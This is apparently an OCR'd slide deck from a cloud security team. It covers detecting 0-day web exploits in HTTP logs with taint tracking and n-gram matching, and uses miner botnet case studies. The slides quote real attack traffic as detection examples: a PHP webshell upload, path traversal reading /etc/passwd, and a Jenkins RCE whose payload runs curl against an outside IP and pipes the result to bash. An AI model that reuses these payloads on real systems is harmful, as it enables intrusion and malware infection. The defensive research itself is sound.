
Win the 0-Day Racing Game Against Botnet on Cloud

YUE XU
lezhen.xy@alibaba-inc.com

XIAOKUN HUANG
hector.hxk@alibaba-inc.com

Our Team

YUE XU (@cdxy_)



XIAOKUN HUANG (@empty_xl)

We are the research-engineering team implementing algorithms and maintaining intrusion detection & threat intelligence to Alibaba Cloud Security

Agenda

- Attacks on Alibaba Cloud
- The racing game with botnet
- 0-day monitoring pipeline
- Identify 0-day exploit in HTTP flow
- Identify encoded/encrypted payload in HTTP flow
- Case study

Why Security on Alibaba Cloud

40%

Chinese websites on Alibaba Cloud

1 million


Customers use Alibaba Cloud Security Service

6 billion

Attacks blocked per day

Web Attacks on Alibaba Cloud

Cause of invasion in public cloud




Server-side web attacks

The 0-day Racing Game


Cloud Defence

Miner Botnet


A game about thousands of servers



Runtime 0-Day Monitoring Pipeline



PROBLEM: Find Attack Payload from Massive HTTP Logs



Log

Attack Payload

Because it's 0-day:


- No **Vulnerability detail**, no rule-based matching.
- **Massive HTTP logs,** we need to do this automatically.

Server-Side Web Attack ?

Malicious data travels through the **trusted boundary** and reaches **system service**.


HTTP traffic | **Web application** | **process, file, etc.**

Data Flow Tracking




Taint: Mark ALL HTTP request as tainted
Flow: Data flows in WEB application/middleware
Sink: Tainted data reach a dangerous place


Example: h2Miner Botnet & Apache Solr RCE (CVE-2019-17558)



N-Gram Payload Matching




Example: "Well-known" CMS Code Execution



Data Flow Tracking: NOT ONLY FOR RCE

- ✓ SQL Injection
- ✓ XML External Entity (XXE)
- ✓ WebShell Upload & Connect
- ✓ Directory Traversal

Example:"Well-known" OA System WebShell Upload



Taint

```
POST /ispirit/im/upload.php HTTP/1.1

------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data;
name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php echo md5(3.14);
$fp=fopen('66bku5.php','w');
$a=base64_decode("PD9waHANCmN
sYXNzIFhYTUt7DQogICAgZnVuY3Rpb24gX19kZXN0cn
VjdCgpew0KICAgICAgICAkSVB
```

Sink

```
File Event:
 write
File Path:
 C:/phpstudy/www/66bku5.php
Process Path:
 C:/phpStudy/php/php-5.2.17/php-cgi.exe
```

HTTP Log
(Capture by WAF)

getshell & exec cmd

Host File Log
(Capture by EDR)

Example: Directory Traversal

HTTP Request

Taint

```
GET /image/picShow?picName=../../../etc/
passwd HTTP/1.1
Host: x.x.x.x:8001
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10_16_0)
```

Other CVE Captured:

- Citrix CVE-2019-19781 - `exec 'cat /etc/passwd'`
- F5 big-ip CVE-2020-5902 - `../../../etc/passwd`

Sink

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
Content-Type: image/*

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/
unbound:/sbin/nologin
...
```

HTTP Response


ImposterMiner Botnet & Jenkins RCE

```
GET /securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/
checkScriptCompile? value=@GrabConfig(disableChecksums=true)
@GrabResolver(name='orange.tw', root='http://45.55.211.79/')
@Grab(group='tw.orange', module='poc', version='8')
```

N-Gram Matching

Download http://45.55.211.79/tw/orange/poc/8/poc-8.jar

```
public class Orange
{
  public Orange()
  {
    try
    {
      String str = "curl 45.55.211.79/.cache/jenkins/n2.sh | bash";
      String[] arrayOfString = { "/bin/bash", "-c", str };
      Runtime.getRuntime().exec(arrayOfString);
    }
    catch (Exception localException) {}
  }
}
```



ImposterMiner Botnet & Jenkins RCE

CVE-2019-1003000 (Script Security),
CVE-2019-1003001 (Pipeline: Groovy),
CVE-2019-1003002 (Pipeline: Declarative)

2019-01-30 15:45:22
Attacker IoC: **115.236.5.58**

Orange Tsai: Found RCE — 2018-12-20

Security Adversary — 2019-01-08

0day Alert — 01-30

PoC — 02-15

ImposterMiner — 02-21

22 days earlier


But that’s not enough

Payload **Encryption/Encoding**

can bypass the N-Gram matching algorithm

PROBLEM: Encoded Payload

Malicious codes encoded in byte array and separated by XML format

